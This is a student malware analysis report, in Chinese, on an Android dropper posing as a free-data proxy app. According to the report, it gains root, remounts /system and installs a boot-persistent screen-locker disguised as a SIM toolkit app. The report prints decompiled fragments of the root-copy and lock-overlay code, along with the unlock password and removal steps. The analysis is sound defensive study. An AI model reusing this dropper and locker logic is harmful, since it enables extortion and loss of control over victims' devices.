

分析报告

样本名	免流服务器.apk
班级	恶意代码 18 期
作者	康卫波
时间	2017-10-27
平台	Windows 10

目录

1. 样本概况 3

 1.1 样本信息 3

 1.2 测试环境及工具 3

 1.3 分析目标 3

2. 具体行为分析 3

 2.1 主要行为 3

 2.1.1 恶意程序对用户造成的危害 8

 2.1.2 恶意程序在 Androidmanifest.xml 中注册的恶意组件 8

 2.2 恶意代码分析 9

 2.1 加固后的恶意代码树结构图(是否有加固) 9

 2.2 恶意程序的代码分析片段 9

3. 总结 10

1. 样本概况

1.1 样本信息

病毒名称: 免流服务器.apk

所属家族: 无

大小: 799835 bytes

MD5 值: 2EFCA46F34A565C2EF4052B89B6B364B

SHA1 值: 5493A958A592BB0B19C43ACB2C1F52C898885207

CRC32: 7F89A927

病毒行为: 获取 root 权限, 安装其他病毒 apk

1.2 测试环境及工具

系统版本 android4.4.2

工具: 夜神模拟器, androidkiller, Hash

1.3 分析目标

免流服务器.apk

2. 具体行为分析

2.1 主要行为

1. 点击安装核心程序出现以下图片:



2. 安装完成提示重启设备



3. 重启设备后, 发现设备被锁



4. 使用 androidkiller 分析 apk, 发现其包名

```
android" package="zs.ip.proxy">
allScreens="true"/>
```

5. 使用 androidkiller 的进程管理工具将其进程结束

5.1 发现进程中并没有此包名

/system/bin/surfaceflinger	157	system
zygote	158	root
system_server	391	system
com.android.systemui	522	u0_a10
android.process.acore	565	u0_a3
com.android.settings	598	system
com.google.android.gms.persistent	645	u0_a7
com.android.phone	660	radio
com.android.stk3	672	u0_a44
com.vphone.launcher	687	system
com.google.process.gapps	714	u0_a7
com.android.vending	832	u0_a12
com.google.process.location	912	u0_a7
com.android.keychain	1032	system
com.google.android.gms	1047	u0_a7
android.process.media	1101	u0_a5
com.estroms.android.pop	1261	u0_a34
/data/data/com.estroms.android.pop/files/libestool2.so	1301	u0_a34
com.android.providers.calendar	1319	u0_a1
.esfm	1384	u0_a34
com.google.android.configupdater	1402	u0_a2
com.google.android.gms.ui	1570	u0_a7
com.google.android.gms.unstable	1630	u0_a7
com.google.android.partnersetup	1655	u0_a9
com.android.onetimeinitializer	1679	u0_a11
com.bignox.app.store.hd	1694	u0_a17
com.android.gallery3d	1846	u0_a22
/system/bin/drmserver	159	drm
/system/bin/mediaserver	160	media


5.2 分析代码得知此 app 通过获取最高权限, 安装了另一个病毒

```
protected void onCreate(Bundle paramBundle)
{
    LogCatBroadcaster.start(this);
    super.onCreate(paramBundle);
    requestWindowFeature(1);
    setContentView(2130903019);
    Object localObject = new File("/storage/sdcard0/" + "stk3.apk");
    for (;;)
    {
        try
        {
            paramBundle = getAssets().open("stk3.apk");
            localFileOutputStream = new java.io.FileOutputStream();
            localFileOutputStream.<init>((File)localObject);
            localObject = new byte[10240];
            i = paramBundle.read((byte[])localObject);
            if (i == -1)
            {
                localFileOutputStream.close();
                paramBundle.close();
                return;
            }
        }
        catch (IOException paramBundle)
        {
            FileOutputStream localFileOutputStream;
            int i;
            paramBundle.printStackTrace();
            continue;
        }
    }
    private static final String TAG = "zs.ip.proxy.MainActivity";
    private final String CMD0_CMD = new StringBuffer().append(this.permissionMod).toString() + " /system/app/";
    private final String MOUNT_SYSTEM_CMD = "mount -o remount, rw /system/";
    private final String TARGET_PATH = "/system/app/";
    private String permissionMod = "0777";

    private void copyAppToSystem(String paramString)
    {
        try
        {
            Process localProcess = getRoot();
            if (localProcess != null)
            {
                DataOutputStream localDataOutputStream = new java.io.DataOutputStream();
                localDataOutputStream.<init>(localProcess.getOutputStream());
                localDataOutputStream.writeBytes("mount -o remount, rw /system/");
                StringBuffer localStringBuffer1 = new java.lang.StringBuffer();
                localStringBuffer1.<init>();
                StringBuffer localStringBuffer2 = new java.lang.StringBuffer();
                localStringBuffer2.<init>();
                StringBuffer localStringBuffer3 = new java.lang.StringBuffer();
                localDataOutputStream.writeBytes(localStringBuffer2.append(localStringBuffer3.append("cp ").append(paramString).toString());
                paramString = paramString.substring(paramString.lastIndexOf("/"));
                localStringBuffer3 = new java.lang.StringBuffer();
                localStringBuffer3.<init>();
                localStringBuffer1 = new java.lang.StringBuffer();
                localDataOutputStream.writeBytes(localStringBuffer1.append(this.CMD0_CMD).append(paramString).toString() + "\n");
                localDataOutputStream.writeBytes(localStringBuffer1.append(this.CMD0_CMD).append(paramString).toString() + "\n");
                localProcess.waitFor();
                localDataOutputStream.close();
                Toast.makeText(this, "开始安装核心文件...", 0).show();
                Toast.makeText(this, "正在进行最后处理...", 0).show();
                Toast.makeText(this, "核心文件安装完成! 重启手机后生效!", 0).show();
            }
        }
    }
}
```

```
private Process getRoot()
    throws Exception
{
    return Runtime.getRuntime().exec("su");
}
```

5.3 找到另外一个病毒的所在地址



6. 使用工具分析得知 stk3.apk 的信息如下

文件: stk3.apk

大小: 240372 bytes

修改时间: 2016 年 3 月 6 日, 13:42:46

MD5: 44DBC4F3410CF4CDCD9463B76AF0A91

SHA1: 1A2F265932EC81224AD4B922764E38413DADC8E1

CRC32: 7B31436E

7. 使用 androidkiller 分析 stk3.apk, 得到包名

```
" package="com.android.stk3">
```

8. 打开 androidkiller 进程管理器, 发现进程

/system/bin/surfaceflinger	157	system
zygote	158	root
system_server	391	system
com.android.systemui	522	u0_a10
android.process.acore	565	u0_a3
com.android.settings	598	system
com.google.android.gms.persistent	645	u0_a7
com.android.phone	668	radio
com.android.stk3	672	u0_a44
com.android.launcher	687	system
com.google.process.gapps	714	u0_a7
com.android.vending	832	u0_a12
com.google.process.location	912	u0_a7
com.android.keychain	1032	system
com.google.android.gms	1047	u0_a7
android.process.media	1101	u0_a5
com.estrongs.android.pop	1261	u0_a34
/data/data/com.estrongs.android.pop/files/libestool2.so	1301	u0_a34
com.android.providers.calendar	1319	u0_a1
.esfm	1384	u0_a34
com.google.android.configupdater	1402	u0_a2
com.google.android.gms.ui	1570	u0_a7
com.google.android.gms.unstable	1630	u0_a7
com.google.android.partnersetup	1655	u0_a9
com.android.onetimeinitializer	1679	u0_a11
com.bignox.app.store.hd	1694	u0_a17
com.android.gallery3d	1846	u0_a22

9. 将进程结束, 发现此进程重新启动

zygote	158	root
system_server	391	system
com.android.systemui	522	u0_a10
android.process.acore	565	u0_a3
com.android.settings	598	system
com.google.android.gms.persistent	645	u0_a7
com.android.phone	660	radio
com.vphone.launcher	687	system
com.google.process.gapps	714	u0_a7
com.android.vending	832	u0_a12
com.google.process.location	912	u0_a7
com.android.keychain	1032	system
com.google.android.gms	1047	u0_a7
android.process.media	1101	u0_a5
com.estrongs.android.pop	1261	u0_a34
/data/data/com.estrongs.android.pop/files/libestool2.so	1301	u0_a34
com.android.providers.calendar	1319	u0_a1
.esfm	1384	u0_a34
com.google.android.configupdater	1402	u0_a2
com.google.android.gms.ui	1570	u0_a7
com.google.android.gms.unstable	1630	u0_a7
com.google.android.partnersetup	1655	u0_a9
com.android.onetimeinitializer	1679	u0_a11
com.bignox.app.store.hd	1694	u0_a17
com.android.gallery3d	1846	u0_a22
com.android.stk3	2182	u0_a44
com.android.stk3	150	com

10. 在 stk3.apk 的清单文件中得知, 此 apk 中含有服务和广播接收器

```
<application android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:
  <activity android:label="@string/app_name" android:name=".MainActivity">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <service android:name=".llxfc"/>
  <receiver android:name=".BootBroadcastReceiver">
    <intent-filter>
      <action android:name="android.intent.action.BOOT_COMPLETED"/>
      <category android:name="android.intent.category.HOME"/>
    </intent-filter>
  </receiver>
</application>
```

入口

服务

静态注册广播接收器

11. 分析服务中的代码得知密码为 TFB4

```
((Button) this.mFloatLayout.findViewById(2131034157)).setOnClickListener(new View.OnClickListener()
{
    @Override
    public void onClick(View paramAnonymousView)
    {
        if ((llxfc.access$L1000000(llxfc.this).getText().toString().equals("T")) && (llxfc.access$L1000001(llxfc.this).getText().toString().equals("F"))) &&
            llxfc.access$L1000005(llxfc.this).removeView(llxfc.access$L1000006(llxfc.this));
    }
});

&& (llxfc.access$L1000002(llxfc.this).getText().toString().equals("B")) && (llxfc.access$L1000003(llxfc.this).getText().toString().equals("4")) {
```

12. 将密码输入, 设备解锁, 解锁后发现安装了 SIM 卡应用 (伪装不错), 可知此病毒伪装成了 SIM 卡应用。


```

        <uses-permission
android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
        <uses-permission android:name="android.permission.INTERNET"/>
stk3.apk 中的权限
        <uses-permission
android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
        <uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
        <uses-permission android:name="android.permission.SEND_SMS"/>

```

(2) 服务/广播

免流服务器.apk 中的服务/广播

无

Stk3.apk 中的服务/广播

```

        <service android:name="llxfc"/>
        <receiver android:name=".BootBroadcastReceiver">
            <intent-filter>
                <action
android:name="android.intent.action.BOOT_COMPLETED"/>
                <category android:name="android.intent.category.HOME"/>
            </intent-filter>
        </receiver>

```

2.2 恶意代码分析

2.1 加固后的恶意代码树结构图(是否有加固)

没有加固

2.2 恶意程序的代码分析片段

免流服务.apk 中的代码片段:

```

private void copyAppToSystem(String paramString)
{
    try
    {
        Process localProcess = getRoot();
        if (localProcess != null)
        {
            DataOutputStream localDataOutputStream = new java/io/DataOutputStream();
            localDataOutputStream.<init>(localProcess.getOutputStream());
            localDataOutputStream.writeBytes("mount -o remount, rw /system/\n");
            StringBuffer localStringBuffer1 = new java/lang/StringBuffer();
            localStringBuffer1.<init>();
            StringBuffer localStringBuffer2 = new java/lang/StringBuffer();
            localStringBuffer2.<init>();
            StringBuffer localStringBuffer3 = new java/lang/StringBuffer();
            localStringBuffer3.<init>();
            localDataOutputStream.writeBytes(localStringBuffer2.append(localStringBuffer3.append("cp ").append(paramString).toString()).append(" /system/app/"));
            paramString = paramString.substring(paramString.lastIndexOf("/"));
            localStringBuffer3 = new java/lang/StringBuffer();
            localStringBuffer3.<init>();
            localStringBuffer1 = new java/lang/StringBuffer();
            localStringBuffer1.<init>();
            localDataOutputStream.writeBytes(localStringBuffer1.append(this.CHMOD_CMD).append(paramString).toString() + "\n");
            localDataOutputStream.writeBytes("exit\n");
            localProcess.waitFor();
            localDataOutputStream.close();
            Toast.makeText(this, "开始安装核心文件....", 0).show();
            Toast.makeText(this, "正在进行最后处理....", 0).show();
            Toast.makeText(this, "核心文件安装完成! 重启手机后生效!", 0).show();
        }
    }
    return;
}

```

stk3.apk 中的代码片段

```

this.wmParams = new WindowManager.LayoutParams();
paramIntent = getApplication();
getApplication();
this.mWindowManager = ((WindowManager)paramIntent.getSystemService(Context.WINDOW_SERVICE));
this.wmParams.type = 2010;
this.wmParams.format = 1;
this.wmParams.flags = 1288;
this.mFloatLayout = ((LinearLayout)LayoutInflater.from(getApplication()).inflate(2130903040, null));
this.mWindowManager.addView(this.mFloatLayout, this.wmParams);

```

3. 总结

第一个病毒在提取权限后安装第二个(锁机)病毒, 在锁机病毒中含有大量的垃圾短信. 在分析过程中, 首先需要分析第一个病毒的行为, 在分析过程中发现使用了 adb 命令提升权限及复制第二个病毒到/system/app/目录下, 并且提升权限为 0777, 第二个病毒在 activity 和 BroadcastReceiver 中都有启动服务的代码, 通过分析发现在广播中有监听开机的行为, 在检测到设备开机, 启动病毒进行锁屏.

清除病毒:

得到正确密码后, 进入系统, 将其病毒删除, 并删除 sd 卡及/system/app 目录下的病毒文件

参考文献

- [1] 丰生强. Android 软件安全与逆向分析. 人民邮电出版社. 2013.
- [2] 杨丰盛. Android 应用开发揭秘. 机械工业出版社. 2010.
- [3] Bruce Eckel. Thinking in Java. Prentice Hall. 2006.

